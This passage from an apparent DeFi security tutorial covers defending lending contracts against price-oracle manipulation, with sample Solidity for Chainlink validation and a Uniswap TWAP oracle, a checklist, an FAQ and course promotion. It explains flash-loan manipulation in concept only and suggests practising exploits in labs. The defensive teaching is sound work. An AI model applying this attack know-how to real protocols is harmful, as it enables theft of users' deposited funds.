        // If the price drops or spikes too violently, freeze operations!
        if (lastValidPrice > 0) {
            uint256 priceDelta = price > lastValidPrice
                ? ((price - lastValidPrice) * 10000) / lastValidPrice
                : ((lastValidPrice - price) * 10000) / lastValidPrice;

            require(
                priceDelta <= MAX_PRICE_DEVIATION,
                "Circuit breaker triggered: Extreme volatility detected"
            );
        }

        // Save the valid price for the next check
        lastValidPrice = price;
        return price;
    }

    function borrow(uint256 amount, IERC20 collateralToken) external {
        // SECURE: Uses aggregated, manipulation-resistant, time-checked data.
        uint256 tokenPrice = getValidatedPrice();

        uint256 collateralValue = (collateralToken.balanceOf(msg.sender) * tokenPrice) / 1e8;

        // Ensure the borrower actually has the funds + a proper margin of safety!
        require(collateralValue >= (amount * 150) / 100, "Insufficient collateral ratio");

        // ... safe borrowing logic ...
    }
}
What each check in this contract covers
| Feature | The defense it provides |
|---|---|
| Chainlink aggregation | 50+ independent data sources. A swap on one pool does not move the reported price. |
| Staleness check | If an RPC or node goes down, it rejects outdated prices instead of accepting a bad deal. |
| Round validation | Rejects answers carried over from an earlier round. |
| Circuit breaker | A fail-safe for macro-market collapse or a black swan bug. |
Applied to the vulnerable lending contract above, these four checks would have blocked both the Harvest Finance and the Cream Finance exploit paths.
Secure architecture: TWAP example
If you absolutely must use an on-chain oracle solution (perhaps because the token is too new for a Chainlink feed), a Uniswap V3 TWAP is the industry-accepted fallback.
// DEFENSIVE EXAMPLE - adapt and audit before production use
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import '@uniswap/v3-core/contracts/interfaces/IUniswapV3Pool.sol';
import '@uniswap/v3-periphery/contracts/libraries/OracleLibrary.sol';

contract TWAPLending {
    IUniswapV3Pool public pool;
    address public token0;
    address public token1;

    // A 30-minute time weighted average (1800 seconds).
    // Longer = more secure from flash crashes, but slower to track real market value.
    uint32 public constant TWAP_PERIOD = 1800;

    constructor(address _pool) {
        pool = IUniswapV3Pool(_pool);
        token0 = pool.token0();
        token1 = pool.token1();
    }

    /**
     * @notice Safely calculates a 30-minute TWAP price using Uniswap V3's internal accumulator.
     *
     * WHY IT WORKS: An attacker would have to sustain an uneconomic trade for half an hour.
     * THE CATCH: If the pool has barely any liquidity, it's still cheap to manipulate.
     */
    function getTWAPPrice() public view returns (uint256) {
        uint32[] memory secondsAgos = new uint32[](2);
        secondsAgos[0] = TWAP_PERIOD; // 30 minutes in the past
        secondsAgos[1] = 0;           // Exactly right now

        // Fetch the historical mathematical "ticks"
        (int56[] memory tickCumulatives, ) = pool.observe(secondsAgos);

        // Find the average tick over that 30-minute period
        int56 tickCumulativesDelta = tickCumulatives[1] - tickCumulatives[0];
        int24 arithmeticMeanTick = int24(tickCumulativesDelta / int56(uint56(TWAP_PERIOD)));

        // Convert the mean tick back into a readable token price
        uint256 price = OracleLibrary.getQuoteAtTick(
            arithmeticMeanTick,
            1e18, // 1 full token
            token0,
            token1
        );

        return price;
    }
}
TWAP rules of engagement:
-
Period selection: Use 30min-1hr for medium security protocols, but scale up to 6-24hr windows for high-value targets.
-
Liquidity minimums: A TWAP in a pool with $5,000 of liquidity is practically useless. Ensure the pair has deep, established liquidity (e.g., $10M+).
-
Redundancy: Whenever possible, run this alongside Chainlink.
The Smart Contract Hacking course includes hands-on oracle manipulation exercises alongside flash loans and reentrancy.
Related exploits
Oracle manipulation almost never happens in a vacuum. In modern DeFi exploits, it is usually combined with:
-
Flash loan attacks: Flash loans can provide the temporary capital needed to move a DEX pool's reserves within one transaction. Cream, Harvest, and Euler all involved flash-loan-funded manipulation or accounting attacks.
-
Arithmetic overflows and underflows: An out-of-range oracle value can reach arithmetic edge cases or trigger invalid liquidations if the protocol does not validate bounds.
Oracle security checklist
Print this out and keep it next to your keyboard before you deploy your next DeFi powerhouse:
-
Eradicate spot pricing: Are you querying a single DEX pool's real-time reserves? Delete that code.
-
Integrate Chainlink: Default to using heavily decentralized, off-chain Chainlink Price Feeds.
-
Build a TWAP fallback: Use a long-window TWAP (30+ minutes) if you are forced to use on-chain pool data.
-
Set deep liquidity bounds: Require the underlying pools to actually hold significant liquidity (e.g., $10M+) to make TWAP manipulation impossibly expensive.
-
Check expiration dates: Verify the
timeStampon your oracle data so your protocol doesn't accidentally run on last Tuesday's prices. -
Create circuit breakers: Have automated hooks that pause or revert the function if the price jumps/falls by an unnatural percentage (e.g., 10% in a single block).
-
Hire specialized auditors: Traditional security checks miss these economic flaws. Get human experts who only look at smart contracts all day.
Busting the oracle security myths
"We passed a major security audit. Our oracles are safe."
Tap to revealHarvest Finance was audited by PeckShield, Haechi Labs, and CertiK - and still got drained for $34M. Automated tools and standard audits miss deep economic flaws. You need auditors specifically hunting for architectural logic bugs.
"Chainlink nodes have never been manipulated by a hacker."
Tap to revealA standard single-pool flash-loan trade does not directly control a Chainlink feed because its reports aggregate independent node observations. Auditors must still validate feed selection, freshness, deviation handling, and failure behavior.
"Aggregating 5 different DEX spot prices makes us secure."
Tap to revealA $500M flash loan may let an attacker trade across several DEX pools in one block. Aggregation only helps when the sources are sufficiently independent and liquid.
"Only lending and borrowing platforms need to worry about price oracles."
Tap to revealAny protocol reading a price is vulnerable. Algorithmic stablecoins, options trading, insurance risk pools, synthetic yield farmers, and even complex DAO governance mechanisms have all been destroyed by oracle exploits.
Interactive quiz: test your oracle knowledge
Ready to audit DeFi protocols?
5 questions to test your oracle manipulation knowledge.
Frequently asked questions (FAQ)
It's like bribing the referee right before they make the final call. An attacker uses a colossal amount of (often borrowed) cryptocurrency to temporarily warp the exchange rate on a decentralized exchange. A vulnerable smart contract looks at this fake exchange rate and mistakenly allows the hacker to drain its vaults.
Well over $200 million has vanished into the aether. The podium of shame includes Cream Finance ($130M), BonqDAO ($120M), and Mango Markets ($115M).
A standard trade against one DEX pool does not directly control a Chainlink report because the report aggregates independent observations. Protocols must still select the correct feed and handle stale reports, sequencer outages, decimal conversion, and feed failure.
Usually, it comes down to cost, unlisted tokens, or sheer ignorance. Setting up a secure Chainlink feed costs money and isn't immediately available for obscure new tokens. But deploying with a single DEX spot price in the modern era is basically asking to get hacked.
Oracle design is part of protocol security
Oracle manipulation is rarely one bad line of code. It happens when a protocol trusts a price source that an attacker can move faster than the protocol can react.
So the rule is: do not use a single DEX spot price for critical accounting, borrowing power, liquidations, minting, or withdrawals. A safer design usually combines:
-
decentralized price feeds where available,
-
TWAPs when on-chain pricing is unavoidable,
-
staleness and deviation checks,
-
circuit breakers for abnormal moves,
-
careful treatment of LP tokens, vault shares, and rebasing assets.
If you are learning to audit DeFi systems, do not stop at memorizing the defense checklist. Practice the exploit path. Write the flash-loan manipulation. Watch the accounting break. Then patch the design and test that the attack no longer works.
The Smart Contract Hacking course includes hands-on labs for oracle manipulation, flash loans, reentrancy, and other DeFi attack classes so you can build that intuition in a safe environment.
Not ready to enroll? Start with the free lesson or review the full course curriculum.
Practice smart contract security
Build your auditing skills with guided exploit exercises in the Smart Contract Hacking course.

Start your free security training
Get 25 free lessons and 4 guided exploit exercises.
Onboarding details by email within 2–3 business days.